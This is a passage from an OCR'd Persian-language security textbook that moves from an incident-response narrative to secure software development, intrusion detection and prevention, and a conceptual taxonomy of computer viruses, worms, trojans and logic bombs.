نماینده عملیات شبکه، مسؤول قطع کردن سیستم مذکور می شود. نماینده اجرایی ثبت وقایع را روی لپ تاپ به روز و بررسی مجدد می کند. این فرد با ثبت لحظه به لحظه از تمام رویدادها، بعنوان نقطه مرکزی تمام فعالیت ها و ارتباطات گروه عمل می کند. نماینده قانونی با آگاه شدن از وضعیت موجود و راهنمایی هایی داده شده به وی، به خانه برمی گردد تا ابتدای صبح به محل برگردد. پرسنل بخش مهندسی و امنیت، اطلاعاتی را که تا کنون جمع آوری شده و شامل دیتای حاصل از سیستم تحت نفوذ قرار گرفته است، بررسی می کنند. این اطلاعات روی بستر یک شبکه مجزا بررسی و تحلیل می شود تا نفوذگر، ابزار حمله و روش هایی ممکن برای بستن آسیب پذیری در کل سازمان مشخص شود.

با سپری شدن ۱۴۱ دقیقه از آغاز، گروه برای مرور و به روز رسانی پیشرفت کار دوباره دور هم جمع می شوند. مشخص شده است که نفوذگر از یک IP بیگانه جعلی از طریق اتصال dial-up استفاده کرده است و فقط قادر به دستیابی به همان سیستم بوده است. بررسی کامل شبکه احتیاج به این دارد که سرورها از شبکه جدا شوند و این عملیات ۶ ساعت زمان نیاز دارد. گروه با مشورت و تصویب مدیریت ارشد، تصمیم به این بررسی می گیرد اما بعد از بسته شدن سازمان در انتهای روز کاری بعد.

هنگامی که روز کاری آغاز می شود، فعالیت ها به بیرون فاش می شود و فردی کـه سیسـتمش مـورد نفوذ قرار گرفته مورد مصاحبه قرار می گیرد و سیستم مورد نفـوذ پاکسـازی مـی گـردد و بـه افـراد ارشـد گزارشها بصورت خلاصه ارائه می شود. بهرحال، عملیات امداد به اوج خود می رسد و مرتفع سازی آغاز می شود. تا ساعت ۲۳ رویداد برطرف شده است و گزارش نهایی روز بعد آماده خواهد شد.

کسانی هستند که به فوریت مستندسازی تهدید بوجود آمده و عملیات آنی اصرار می ورزند که باید ۲ ساعت اضافه نیز برای آنها دید. برای سازمان شما، ممکن است چنین مـوردی رخ دهـد، و شـما بخواهیـد اولین گام بعد از تعیین رویداد، جداسازی یکطرفه و ناگهانی از شبکه و سیستم ها باشد. اما در این حالـت خاص، مزیت انتخاب یک روند سیستماتیک، حفظ عملیـات عـادی بـرای یـک روز کامـل کـاری بـود، (بجای خاموش کردن کل سیستم سازمان برای یک روز کاری) که نتیجه آن نیم دوجین افراد خسته، چند ساعت کار جبرانی و اضافه کاری و خاموش بودن تنها یک سیستم در طول یک روز کاری بـود. **از نظر افراد درگیر این عملیات، هزینه ای که توسط این روش صرفه جویی شد، ارزش ریسک را داشت.**

٤- امنیت در تولید نرم افزارها

Wi-Fi مشـکلات امنیتـی دارد. همچنـین Microsoft Outlook! لینـوکس، تلفـن هـای هوشـمند، مرورگر موزیلا و بسیاری چیزهای دیگر، اما عامل مشترک میان آنها چیست؟

نرم افزار.

نرم افزار مسائل امنیتی دارد و وصله های امنیتی و فایروال هایی که ما شـیفته آنهـا هسـتیم، راه حلـی برای به روز نگهداشتن امنیت نرم افزارها ندارند.

امروزه، در حال تولید میزان انبوهی از نرم افزارها هستیم و سیستم های محاسباتی و شبکه های خود را پیچیده تر می کنیم. اما متاسفانه در همین زمان، توانایی بسـتن شـکاف هـای امنیتـی انـدکی هـم پیشـرفت نداشته است. بسادگی مشخص است که باید در روش های تولید و توسعه نرم افزار چنـدین تغییـر اساسـی ایجاد کنیم و این روند را بهبود بخشیم.

اینجا، جایی است که امنیت نرم افزار مطرح می شود. امنیت نرم افزار یک نظام جوان است که خصوصیات امنیتی نرم افزار را هنگامی که در حال طراحی، آزمایش، پیاده سازی و بکارگیری است، مورد خطاب قرار می دهد. یعنی در دوره زمانی تولید نرم افزار یا Development Software Life Cycle (SDLC). این شامل فعالیت های امنیتی زیادی در مراحل مختلف در SDLC، مانند مدل کردن تهدید، مدیریت خطر و آزمایش های امنیتی است.

یک عامل مهم که که به شکلی این مسئله را بغرنج تر می کند این واقعیت است که تولیدکنندگان نرم افزار و گروه های امنیت IT تمایل دارند که کاملاً مستقل از یکدیگر بر اولویت های خویش تمرکز کنند. تولید نرم افزار عموماً تلاشش را روی مسائلی چون کارایی و کارامدی نرم افزار، هزینه و غیره متمرکز می کند. و البته مطمئناً اینها عناوین مهمی هستند.

از طرف دیگر، تیم های امنیت IT معمولاً امنیت یک برنامه را بعد از اینکه نوشته شد، مورد توجه قرار می دهند. آنها بدنبال روش هایی برای مجزا کردن نرم افزار با ابزار تکنولوژی مانند فایروال ها، شبکه های خصوصی مجازی و غیره هستند ــ رویکردی که انجمن امنیت نرم افزار عموماً آن را امنیت نرم افزار می نامد.

مشاهده می کنید که این نوع رویکرد امنیت نرم افزار تمایل دارد که غالباً واکنشی باشد، بدون اینکه بطور کافی علل ریشه ای مشکلات را مورد توجه قرار دهد. همین نوع برخورد است که باعث وضعیت جاری است، و تا حد زیادی مسوول مسائل امنیتی است که امروزه در مراکز دیتای خود با آن مواجه هستیم.

اگر شما به روند SDLC از نظر زمانی نگاهی بیندازید، پی خواهید برد که تولیدکنندگان نرم افزار عموماً در طرف چپ نمودار و اعضای امنیت IT در طرف راست و با همپوشانی بسیاری کمی قرار دارند. کسانی که شانس بودن در دو طرف نمودار را داشته اند معتقدند که می توان برای بهبود وضعیت، کارهای زیادی انجام داد بشرطی که بین دو طرف تا حدی اشتراک منابع انجام گیرد.

در اینجا چندین پیشنهاد که برای بهبود امنیت نرم افزارها، از اولین مراحل ممکن، می توانیم انجام دهیم، آورده شده است:

- -تولید کنندگان نیاز دارند که تیم امنیت IT خود را تا جایی که امکان دارد از اولین مراحل طراحی، درگیر کنند. هنگامی که شما سعی خود را می کنید تا در مورد ساخت چیزی تصمیم بگیرید، اندیشیدن در مورد نحوه سوءاستفاده یا تخریب آن آسان نیست. شما مجبورید مانند یک شخص امنیتی فکر کنید. خوب، اعضای تیم امنیت IT شما، فعالیت حرفه ای خود را برروی مطالعه نحوه تخریب چیزها سپری کرده اند، و می توانند به شما کمک کنند تا بفهمید نرم افزار شما با چه نوع حملاتی ممکن است مواجه شود.

- – مشابهاً، به اعضای تیم امنیت اجازه دهید در طراحی تست های امنیتی به شما کمک کنند. و در اینجا (فقط) منظور یک تست نفوذ یک هفته قبل از بکارگرفتن نرم افزار نیست! منظور انجام تمام تست های بسیار جدی است که شما در مورد نرم افزارها انجام می دهید.
- – به تاکتیک هایی که تیم عملیات می تواند برای افزایش امنیت نرم افزار شما بکارگیرد، توجه کنید. برای مثال، آیا فایل ها، کتابخانه های اشتراکی (مثلا فایلهای DLL. در ویندوز) یا اجزاء دیگری که کاملاً برای امنیت نرم افزار شما مهم هستند، وجود دارند؟ تیم عملیات لزوماً نخواهد دانست که آنها چه هستند مگر اینکه شما به ایشان بگویید. این تیم با دانستن اینکه قسمت های باارزش و حیاتی نرم افزار شما کجا قرار دارند، می توانند کنترل دسترسی به فایل، ثبت وقایع (شامل تشخیص نفوذ) را تضمین کنند و همچنین هنگامی که قسمتی دچار انحراف می شود به افراد ذیصلاح اطلاع داده می شود.
- – اعضاء تیم امنیت IT باید در مورد روندهای ایجاد و توسعه نرم افزار سازمان شما، بیاموزند. آنها باید بتوانند بطور هوشمندانه ای با تیم تولید نرم افزار گفتگو کنند.
- --زمانی برای مطالعه امنیت نرم افزار صرف کنید و ببینید چه نقاط تماس امنیتی می توانید در دوره زمانی تولید نرم افزار بگنجانید تا بتوانید از ابتدا تا انتهای این روند با امنیت در ارتباط باشید.

بیشتر آنچه گفته می شود، اساساً مربوط به سازمانهایی است که نرم افزارهای تجاری را ایجاد می کنند. امنیت نرم افزار، همانطور که گفته شد، هنوز در مراحل خردسالی قرار دارد. قصد نداریم که به نتایج شگفت انگیزی در طول یک شب برسیم. بهرحال، تجربیات افراد خبره که با سازمان های تولید نرم افزار سروکار داشته اند، نشان می دهد که از دو ناحیه می توان بیشترین استفاده را در امنیت نرم افزار برد؛ مدل کردن تهدید و تستهای امنیتی بسیار سخت.

اینها در دسترس ترین قسمت ها برای سرمایه گذاری هستند تا بتوانیم بیشترین بهبود را حاصل کنیم.

۵- تشخیص نفوذ (Intrusion Detection)

تشخیص نفوذ عبارت است از پردازه تشخیص تلاشهایی که جهت دسترسی غیرمجاز به یک شبکه یا کاهش کارایی آن انجام می شوند.در تشخیص نفوذ باید ابتدا درک صحیحی از چگونگی انجام

حملات پیدا کرد. سپس بنابر درک بدست آمده، روشی دو مرحله ای را برای متوقف کردن حملات برگزید. اول این که مطمئن شوید که الگوی عمومی فعالیتهای خطرناک تشخیص داده شده است. دوم این که اطمینان حاصل کنید که با حوادث مشخصی که در طبقه بندی مشترک حملات نمی گنجند، به سرعت رفتار می شود.به همین دلیل است که بیشتر سیستم های تشخیص نفوذ (IDS) بر مکانیزمهایی جهت بروزرسانی نرم افزارشان متکی هستند که جهت جلوگیری از تهدیدات شبکه به اندازه کافی سریع هستند. البته تشخیص نفوذ به تنهایی کافی نیست و باید مسیر حمله را تا هکر دنبال کرد تا بتوان به شیوه مناسبی با وی نیز برخورد کرد.

۵-۱ انواع حملات شبکه ای با توجه به طریقه حمله

یک نفوذ به شبکه معمولا یک حمله قلمداد می شود. حملات شبکه ای را می توان بسته به چگونگی انجام آن به دو گروه اصلی تقسیم کرد. یک حمله شبکه ای را می توان با هدف نفوذگر از حمله توصیف و مشخص کرد. این اهداف معمولا از کار انداختن سرویس (DOS یا Denial of Service) یا دسترسی غیرمجاز به منابع شبکه است.

۵-۲حملات از کار انداختن سرویس

در این نوع حملات ، هکر استفاده از سرویس ارائه شده توسط ارائه کننده خدمات برای کاربرانش را مختل می کند. در این حملات حجم بالایی از درخواست ارائه خدمات به سرور فرستاده می شود تا امکان خدمات رسانی را از آن بگیرد. در واقع سرور به پاسخگویی به درخواستهای بی شمار هکر مشغول می شود و از پاسخگویی به کاربران واقعی باز می ماند.

۵-۳ حملات دسترسی به شبکه

در این نوع از حملات، نفوذگر امکان دسترسی غیرمجاز به منابع شبکه را پیدا می کند و از این امکان برای انجام فعالیتهای غیرمجاز و حتی غیرقانونی استفاده می کند. برای مثال از شبکه به عنوان مبدا

حملات DOS خود استفاده می کند تا درصورت شناسایی مبدا، خود گرفتار نشود. دسترسی به شبکه را می توان به دو گروه تقسیم کرد.

الف– دسترسی به داده : در این نوع دسترسی ، نفوذگر به داده موجود بر روی اجزاء شبکه دسترسی غیرمجاز پیدا می کند. حمله کننده می تواند یک کاربر داخلی یا یک فرد خارج از مجموعه باشد. داده های ممتاز و مهم معمولا تنها در اختیار بعضی کاربران شبکه قرار می گیرد و سایرین حق دسترسی به آنها را ندارند. در واقع سایرین امتیاز کافی را جهت دسترسی به اطلاعات محرمانه ندارند، اما می توان با افزایش امتیاز به شکل غیر مجاز به اطلاعات محرمانه دسترسی پیدا کرد. این روش به تعدیل امتیاز یا Privilege Escalation مشهور است.

ب- دسترسی به سیستم : این نوع حمله خطرناکتر و بدتر است و طی آن حمله کننده به منابع سیستم و دستگاهها دسترسی پیدا می کند. این دسترسی می تواند شامل اجرای برنامه ها بر روی سیستم و به کار گیری منابع آن در جهت اجرای دستورات حمله کننده باشد. همچنین حمله کننده می تواند به تجهیزات شبکه مانند دوربینها ، پرینترها و وسایل ذخیره سازی دسترسی پیدا کند. حملات اسب تروا ها ، Brute Force و یا استفاده از ابزارهایی جهت تشخیص نقاط ضعف یک نرم افزار نصب شده بر روی سیستم از جمله نمونه های قابل ذکر از این نوع حملات هستند.

فعالیت مهمی که معمولا پیش از حملات DoS و دسترسی به شبکه انجام می شود، شناسایی یا reconnaissance است. یک حمله کننده از این فاز جهتی افتن حفره های امنیتی و نقاط ضعف شبکه استفاده می کند. این کار می تواند به کمک بعضی ابزارها آماده انجام پذیرد که به بررسی پورتهای رایانه های موجود بر روی شبکه می پردازند و آمادگی آنها را جهت انجام حملات مختلف بر روی آنها بررسی می کنند.

٤-٥ انواع حملات شبکه ای با توجه به حمله کننده

حملات شبکه ای را می توان با توجه به حمله کننده به چهار گروه تقسیم کرد :

۵-۴-۱حملات انجام شده توسط کاربر مورد اعتماد (داخلی) : این حمله یکی از مهمترین و خطرناکترین نوع حملات است، چون از یک طرف کاربر به منابع مختلف شبکه دسترسی دارد و از طرف دیگر سیاستهای امنیتی معمولا محدودیتهای کافی درباره این کاربران اعمال نمی کنند.

۵-۴-۲ حملات انجام شده توسط افراد غیر معتمد (خارجی) : این معمولترین نوع حمله است که یک کاربر خارجی که مورد اعتماد نیست شبکه را مورد حمله قرار می دهد. این افراد معمولا سخت ترین راه را پیش رو دارند زیرا بیشتر سیاستهای امنیتی درباره این افراد تنظیم شده اند

۵-۴-۳ حملات انجام شده توسط هکرهای بی تجربه : بسیاری از ابزارهای حمله و نفوذ بر روی اینترنت وجود دارند. در واقع بسیاری از افراد می توانند بدون تجربه خاصی و تنها با استفاده از ابزارهای آماده برای شبکه ایجاد مشکل کنند.

۵-۴-۴ حملات انجام شده توسط کاربران مجرب : هکرهای با تجربه و حرفه ای در نوشتن انواع کدهای خطرناک متبحرند. آنها از شبکه و پروتکلهای آن و همچنین از انواع سیستم های عمل آگاهی کامل دارند. معمولا این افراد ابزارهایی تولید می کنند که توسط گروه اول به کار گرفته می شوند. آنها معمولا پیش از هر حمله ، آگاهی کافی درباره قربانی خود کسب می کنند.

۵-۵ پردازه تشخیص نفوذ

تا بحال با انواع حملات آشنا شدیم. حال باید چگونگی شناسایی حملات و جلوگیری از آنها را بشناسیم. امروزه دو روش اصلی برای تشخیص نفوذ به شبکه ها مورد استفاده قرار می گیرد:

۱- IDS مبتنی بر خلاف قاعده آماری

۲- IDS مبتنی بر امضا یا تطبیق الگو

روش اول مبتنی بر تعیین آستانه انواع فعالیتها بر روی شبکه است، مثلا چند بار یک دستور مشخص توسط یک کاربر در یک تماس با یک میزبان (host) اجرا می شود.لذا در صورت بروز یک نفوذ امکان تشخیص آن به علت خلاف معمول بودن آن وجود دارد. اما بسیاری از حملات به گونه ای هستند که نمی توان براحتی و با کمک این روش آنها را تشخیص داد.

در واقع روشی که در بیشتر سیستمهای موفق تشخیص نفوذ به کار گرفته می شود، IDS مبتنی بر امضا یا تطبیق الگو است.منظور از امضا مجموعه قواعدی است که یک حمله در حال انجام را تشخیص می دهد. دستگاهی که قرار است نفوذ را تشخیص دهد با مجموعه ای از قواعد بارگذاری می شود.هر امضا دارای اطلاعاتی است که نشان می دهد در داده های در حال عبور باید به دنبال چه فعالیتهایی گشت. هرگاه ترافیک در حال عبور با الگوی موجود در امضا تطبیق کند، پیغام اخطار تولید می شود و مدیر شبکه را از وقوع یک نفوذ آگاه می کند. در بسیاری از موارد IDS علاوه بر آگاه کردن مدیر شبکه، اتصال با هکر را بازآغازی می کند و یا با کمک یک فایروال و انجام عملیات کنترل دسترسی با نفوذ بیشتر مقابله می کند.

اما بهترین روش برای تشخیص نفوذ ، استفاده از ترکیبی از دو روش فوق است.

۵-۶ مقایسه تشخیص نفوذ و پیش گیری از نفوذ

ایده پیش گیری از نفوذ (Intrusion Prevention) این است که تمام حملات علیه هر بخش از محیط محافظت شده توسط روش های به کار گرفته شده ناکام بماند. این روش ها می توانند تمام بسته های شبکه را بگیرند و نیت آنها را مشخص کنند ـ آیا هرکدام یک حمله هستند یا یک استفاده قانونی ـ سپس عمل مناسب را انجام دهند.

۵-۶-۱تفاوت شکلی تشخیص با پیش گیری

در ظاهر، روش های تشخیص نفوذ و پیش گیری از نفوذ رقیب هستند. به هرحال، آنها لیست بلندبالایی از عملکردهای مشابه، مانند بررسی بسته داده، تحلیل با توجه به حفظ وضعیت، گردآوری بخش های TCP، ارزیابی پروتکل و تطبیق امضاء دارند. اما این قابلیت ها به عنوان ابزاری برای رسیدن به اهداف متفاوت در این دو روش به کار گرفته می شوند. یک IPS (Intrusion Prevention System) یا سیستم پیش گیری مانند یک محافظ امنیتی در مدخل یک اجتماع اختصاصی عمل می کند که بر پایه بعضی گواهی ها و قوانین یا سیاست های از پیش تعیین شده اجازه عبور می دهد. یک IDS (Intrusion Detection System) یا سیستم تشخیص مانند یک اتومبیل گشت زنی در

میان اجتماع عمل می کند که فعالیت ها را به نمایش می گذارد و دنبال موقعیت های غیرعادی می گردد. بدون توجه به قدرت امنیت در مدخل، گشت زن ها به کار خود در سیستم ادامه می دهند و بررسی های خود را انجام می دهند.


۲-۶-۵ تشخیص نفوذ

هدف از تشخیص نفوذ نمایش، بررسی و ارائه گزارش از فعالیت شبکه است. این سیستم روی بسته های داده که از ابزار کنترل دسترسی عبور کرده اند، عمل می کند. به دلیل وجود محدودیت های اطمینان پذیری، تهدیدهای داخلی و وجود شک و تردید مورد نیاز، پیش گیری از نفوذ باید به بعضی از موارد مشکوک به حمله اجازه عبور دهد تا احتمال تشخیص های غلط (positive false) کاهش یابد. از طرف دیگر، روش های IDS با هوشمندی همراه هستند و از تکنیک های مختلفی برای تشخیص حملات بالقوه، نفوذها و سوء استفاده ها بهره می گیرند. یک IDS معمولاً به گونه ای از پهنای باند استفاده می کند که می تواند بدون تأثیر گذاشتن روی معماری های محاسباتی و شبکه ای به کار خود ادامه دهد.

طبیعت منفعل IDS آن چیزی است که قدرت هدایت تحلیل هوشمند جریان بسته ها را ایجاد می کند. همین امر IDS را در جایگاه خوبی برای تشخیص موارد زیر قرار می دهد:

- حملات شناخته شده از طریق امضاءها و قوانین
- تغییرات در حجم و جهت ترافیک با استفاده از قوانین پیچیده و تحلیل آماری
- تغییرات الگوی ترافیک ارتباطی با استفاده از تحلیل جریان
- تشخیص فعالیت غیرعادی با استفاده از تحلیل انحراف معیار
- تشخیص فعالیت مشکوک با استفاده از تکنیک های آماری، تحلیل جریان و تشخیص خلاف قاعده

بعضی حملات تا درجه ای از یقین بسختی قابل تشخیص هستند، و بیشتر آنها فقط می توانند توسط روش هایی که دارای طبیعت غیرقطعی هستند تشخیص داده شوند. یعنی این روش ها برای تصمیم گیری مسدودسازی براساس سیاست مناسب نیستند.



۵-۶-۳پیش گیری از نفوذ

چنانچه قبلاً هم ذکر شد، روش های پیش گیری از نفوذ به منظور محافظت از دارایی ها، منابع، داده و شبکه ها استفاده می شوند. انتظار اصلی از آنها این است که خطر حمله را با حذف ترافیک مضر شبکه کاهش دهند در حالیکه به فعالیت صحیح اجازه ادامه کار می دهند. هدف نهایی یک سیستم کامل است- یعنی نه تشخیص غلط حمله (false positive) که از بازدهی شبکه می کاهد و نه عدم تشخیص حمله (false negative) که باعث ریسک بی مورد در محیط شبکه شود. شاید یک نقش اساسی تر نیاز به مطمئن بودن است؛ یعنی فعالیت به روش مورد انتظار تحت هر شرایطی. بمنظور حصول این منظور، روش های IPS باید طبیعت قطعی (deterministic) داشته باشند.

قابلیت های قطعی، اطمینان مورد نیاز برای تصمیم گیری های سخت را ایجاد می کند. به این معنی که روش های پیش گیری از نفوذ برای سروکار داشتن با موارد زیر ایده آل هستند:

- برنامه های ناخواسته و حملات اسب تروای فعال علیه شبکه ها و برنامه های اختصاصی، با استفاده از قوانین قطعی و لیست های کنترل دسترسی
- بسته های دیتای متعلق به حمله با استفاده از فیلترهای بسته داده ای سرعت بالا
- سوءاستفاده از پروتکل و دستکاری پروتکل شبکه با استفاده از بازسازی هوشمند
- حملات DoS/DDoS مانند طغیان SYN و ICMP با استفاده از الگوریتم های فیلترینگ برپایه حد آستانه
- سوءاستفاده از برنامه ها و دستکاری های پروتکل ـ حملات شناخته شده و شناخته نشده علیه HTTP، FTP، DNS، SMTP و غیره با استفاده از قوانین پروتکل برنامه ها و امضاءها
- باراضافی برنامه ها با استفاده از ایجاد محدودیت های مصرف منابع

تمام این حملات و وضعیت آسیب پذیری که به آنها اجازه وقوع می دهد به خوبی مستندسازی شده اند. بعلاوه، انحرافات از پروتکل های ارتباطی از لایه شبکه تا لایه برنامه جایگاهی در هیچ گونه ترافیک صحیح ندارند.

۵-۶-٤ نتیجه نهایی

تفاوت بین IDS و IPS به فلسفه جبرگرایی می انجامد. یعنی IDS می تواند (و باید) از روش های غیرقطعی برای استنباط هرنوع تهدید یا تهدید بالقوه از ترافیک موجود استفاده کند. این شامل انجام تحلیل آماری از حجم ترافیک، الگوهای ترافیک و فعالیت های غیرعادی می شود. IDS به درد افرادی می خورد که واقعاً می خواهند بدانند چه چیزی در شبکه شان در حال رخ دادن است.

از طرف دیگر، IPS باید در تمام تصمیماتش برای انجام وظیفه اش در پالایش ترافیک قطعیت داشته باشد. از یک ابزار IPS انتظار می رود که در تمام مدت کار کند و در مورد کنترل دسترسی تصمیم گیری کند. فایروال ها اولین رویکرد قطعی را برای کنترل دسترسی در شبکه ها با ایجاد قابلیت اولیه IPS فراهم کردند. ابزارهای IPS قابلیت نسل بعد را به این فایروال ها اضافه کردند و هنوز در این فعالیت های قطعی در تصمیم گیری برای کنترل دسترسی ها مشارکت دارند.

٦- ویروس و ضدویروس

حجم عظیم ویروس ها، کرم ها، ایرادات نرم افزارها و تهدیدهای ناشی از آنها، نرم افزارهای ضدویروس را تبدیل به یکی از ابزارهای لازم برای همه کامپیوترها نموده است. در صورت آلوده شدن یک کامپیوتر به ویروس بسته به نوع آن ممکن است مصائب مختلفی برای سیستم کامپیوتری بوجود آید که در پاره ای موارد جبران آن ها هزینه های زیادی را تحمیل می کند. آسیب های بعضی از ویروس ها به گونه ای است که آثار سوء آن ها را به هیچ وجه نمی توان از بین برد. مستقل از نوع ویروسی که باید با آن مقابله شود نیاز به برنامه های ضد ویروس همواره وجود دارد و در شرایطی که محصولات ضد ویروس متنوعی تولید شده اند، انتخاب نرم افزار مناسب دغدغه کاربران می باشد.

این بخش ضمن معرفی انواع ویروس ها، نحوه عمل کرد برنامه های ضدویروس و انواع ویروس هایی که ضدویروس ها شناسایی و پاکسازی می کنند را معرفی می کند. همچنین اطلاعاتی که برای انتخاب ابزار مناسب لازم است بیان شده و تعدادی از برنامه های ضد ویروس با هم مقایسه خواهند شد.

٦-١ ویروس چیست؟

ویروس های کامپیوتری برنامه هایی هستند که مشابه ویروس های بیولوژیک گسترش یافته و پس از وارد شدن به کامپیوتر اقدامات غیرمنتظره ای را انجام می دهند. با وجودی که همه ویروس ها خطرناک نیستند، ولی بسیاری از آنها با هدف تخریب انواع مشخصی از فایل ها، برنامه های کاربردی و یا سیستم های عامل نوشته شده اند.

ویروس ها هم مشابه همه برنامه های دیگر از منابع سیستم مانند حافظه و فضای دیسک سخت، توان پردازنده مرکزی و سایر منابع بهره می گیرند و می توانند اعمال خطرناکی را انجام دهند به عنوان مثال فایل های روی دیسک را پاک کرده و یا کل دیسک سخت را فرمت کنند. همچنین یک ویروس می تواند مجوز دسترسی به دستگاه را از طریق شبکه و بدون احراز هویت فراهم آورد.

برای اولین بار در سال ۱۹۸۴ واژه «ویروس» در این معنا توسط فرد کوهن در متون آکادمیک مورد استفاده قرار گرفت. در این بخش که «آزمایشاتی با ویروس های کامپیوتری» نام داشت نویسنده دسته ای خاص از برنامه ها را ویروس نامیده و این نام گذاری را به لئونارد آدلمن نسبت داده است. البته قبل از این زمان ویروس ها در متن داستان های عملی و تخیلی ظاهر شده بودند.

٦-٢ انواع ویروس

انواع ویروس های رایج را می توان به دسته های زیر تقسیم بندی نمود:

٦-٢-١ boot sector :

boot sector اولین Sector بر روی فلاپی و یا دیسک سخت کامپیوتر است. در این قطاع کدهای اجرایی ذخیره شده اند که فعالیت کامپیوتر با استفاده از آنها انجام می شود. با توجه به اینکه در هر بار بالا آمدن کامپیوتر Boot sector مورد ارجاع قرار می گیرد، و با هر بار تغییر پیکربندی کامپیوتر محتوای boot sector هم مجددا نوشته می شود، لذا این قطاع مکانی بسیار آسیب پذیر در برابر حملات ویروس ها می باشد.

این نوع ویروس ها از طریق فلاپی هایی که قطاع boot آلوده دارند انتشار می یابند. Boot sector دیسک سخت کامپیوتری که آلوده شود توسط ویروس آلوده شده و هر بار که کامپیوتر روشن می شود، ویروس خود را در حافظه بار کرده و منتظر فرصتی برای آلوده کردن فلاپی ها می ماند تا بتواند خود را منتشر کرده و دستگاه های دیگری را نیز آلوده نماید. این گونه ویروس ها می توانند به گونه ای عمل کنند که تا زمانی که دستگاه آلوده است امکان boot کردن کامپیوتر از روی دیسک سخت از بین برود.

این ویروس ها بعد از نوشتن بر روی متن اصلی boot سعی می کنند کد اصلی را به قطاعی دیگر بر روی دیسک منتقل کرده و آن قطاع را به عنوان یک قطاع خراب (Bad Sector) علامت گذاری می کند.

٦-٢-٢ :

Macro viruses:

این نوع ویروس ها مستقیما برنامه ها را آلوده نمی کنند. هدف این دسته از ویروس ها فایل های تولید شده توسط برنامه هایی است که از زبان های برنامه نویسی ماکرویی مانند مستندات Word یا Exel استفاده می کنند. ویروس های ماکرو از طریق دیسک ها، شبکه و یا فایل های پیوست شده با نامه های الکترونیکی قابل گسترش می باشد.

ویروس تنها در هنگامی امکان فعال شدن را دارد که فایل آلوده باز شود، در این صورت ویروس شروع به گسترش خود در کامپیوتر نموده و سایر فایل های موجود را نیز آلوده می نماید. انتقال این فایل ها به کامپیوتر های دیگر و یا اشتراک فایل بین دستگاه های مختلف باعث گسترش آلودگی به این ویروس ها می شود.

٦-٢-٣ :

File infecting viruses:

فایل های اجرایی (فایل های با پسوند .exe و .com) را آلوده نموده و همزمان با اجرای این برنامه ها خود را در حافظه دستگاه بار نموده و شروع به گسترش خود و آلوده کردن سایر فایل های اجرایی سیستم می نمایند. بعضی از نمونه های این ویروس ها متن مورد نظر خود را به جای متن فایل اجرایی قرار می دهند.

٦-٢-٤ : ویروس های چندریخت(Polymorphic):

این ویروس ها در هر فایل آلوده به شکلی ظاهر می شوند. با توجه به اینکه از الگوریتم های کدگذاری استفاده کرده و ردپای خود را پاک می کنند، آشکارسازی و تشخیص این گونه ویروس ها دشوار است.

٦-٢-٥ : ویروس های مخفی:

این ویروس ها سعی می کنند خود را از سیستم عامل و نرم افزارهای ضدویروس مخفی نگه دارند. برای این کار ویروس در حافظه مقیم شده و حائل دسترسی به سیستم عامل می شود. در این صورت ویروس کلیه درخواست هایی که نرم افزار ضدویروس به سیستم عامل می دهد را دریافت می کند. به این ترتیب نرم افزارهای ضدویروس هم فریب خورده و این تصور به وجود می آید که هیچ ویروسی در کامپیوتر وجود ندارد. این ویروس ها کاربر را هم فریب داده و استفاده از حافظه را به صورت مخفیانه انجام می دهند.

٦-٢-٦ : ویروس های چندبخشی

رایج ترین انواع این ویروس ها ترکیبی از ویروس های boot sector و file infecting می باشد. ترکیب انواع دیگر ویروس ها هم امکان پذیر است.


٦-٣ سایر برنامه های مختل کننده امنیت

برخی از محققین اسب های تروا(Trojan)، کرم ها و بمب های منطقی را در دسته ویروس ها قرار نمی دهند ولی واقعیت این است که این برنامه ها هم بسیار خطرناک بوده و می توانند خساراتی جدی به سیستم های کامپیوتری وارد نمایند.

٦-٣-١ اسب های تروا تظاهر می کنند که کاری خاص را انجام می دهند ولی در عمل برای هدف دیگری ساخته شده اند، به عنوان مثال برنامه ای که وانمود می کند که یک بازی است ولی در واقع اجازه دسترسی از راه دور یک کاربر به کامپیوتر را فراهم می آورد.

٦-٣-٢ کرم ها برنامه هایی هستند که مشابه ویروس ها توان تکثیر کردن خود را دارند، ولی برعکس آنها برای گسترش خود نیاز به برنامه هایی دیگر ندارند تا آنها را آلوده کرده و تحت عنوان فایل های آلوده اقدام به انتقال و آلوده کردن دستگاه های دیگر نمایند. کرم ها معمولا از نقاط آسیب پذیر برنامه های e-mail برای توزیع سریع و وسیع خود استفاده می نمایند.

٦-٣-٣ بمب های منطقی برنامه هایی هستند که در زمان هایی از قبل تعیین شده؛ مثلا یک روز



خاص؛ اعمالی غیر منتظره انجام می دهند. این برنامه ها فایل های دیگر را آلوده نکرده و خود را گسترش نمی دهند.

علی رغم تنوع انواع برنامه های مخرب، برنامه های قوی ضد ویروس می توانند نسخه های مختلف آنها را شناسایی و از بین ببرند. در ادامه این متن برای سادگی به همه انواع این برنامه ها عنوان عمومی ویروس اطلاق می شود.

٦-٤ قابلیت‌های نرم‌افزارهای ضدویروس

در قسمت‌های قبلی از این مجموعه مقالات ضمن معرفی انواع ویروس‌ها و سایر برنامه‌های مختل کننده امنیت، چگونگی کشف ویروس‌ها توسط برنامه‌های ضدویروس و تعدادی از قابلیت‌های برنامه‌های ضدویروس بیان شد. در این بخش چند قابلیت مهم نرم‌افزارهای ضدویروس مورد بررسی قرار می گیرد.

٦-٤-١ تفاوت بین نسخه‌های ضد ویروس

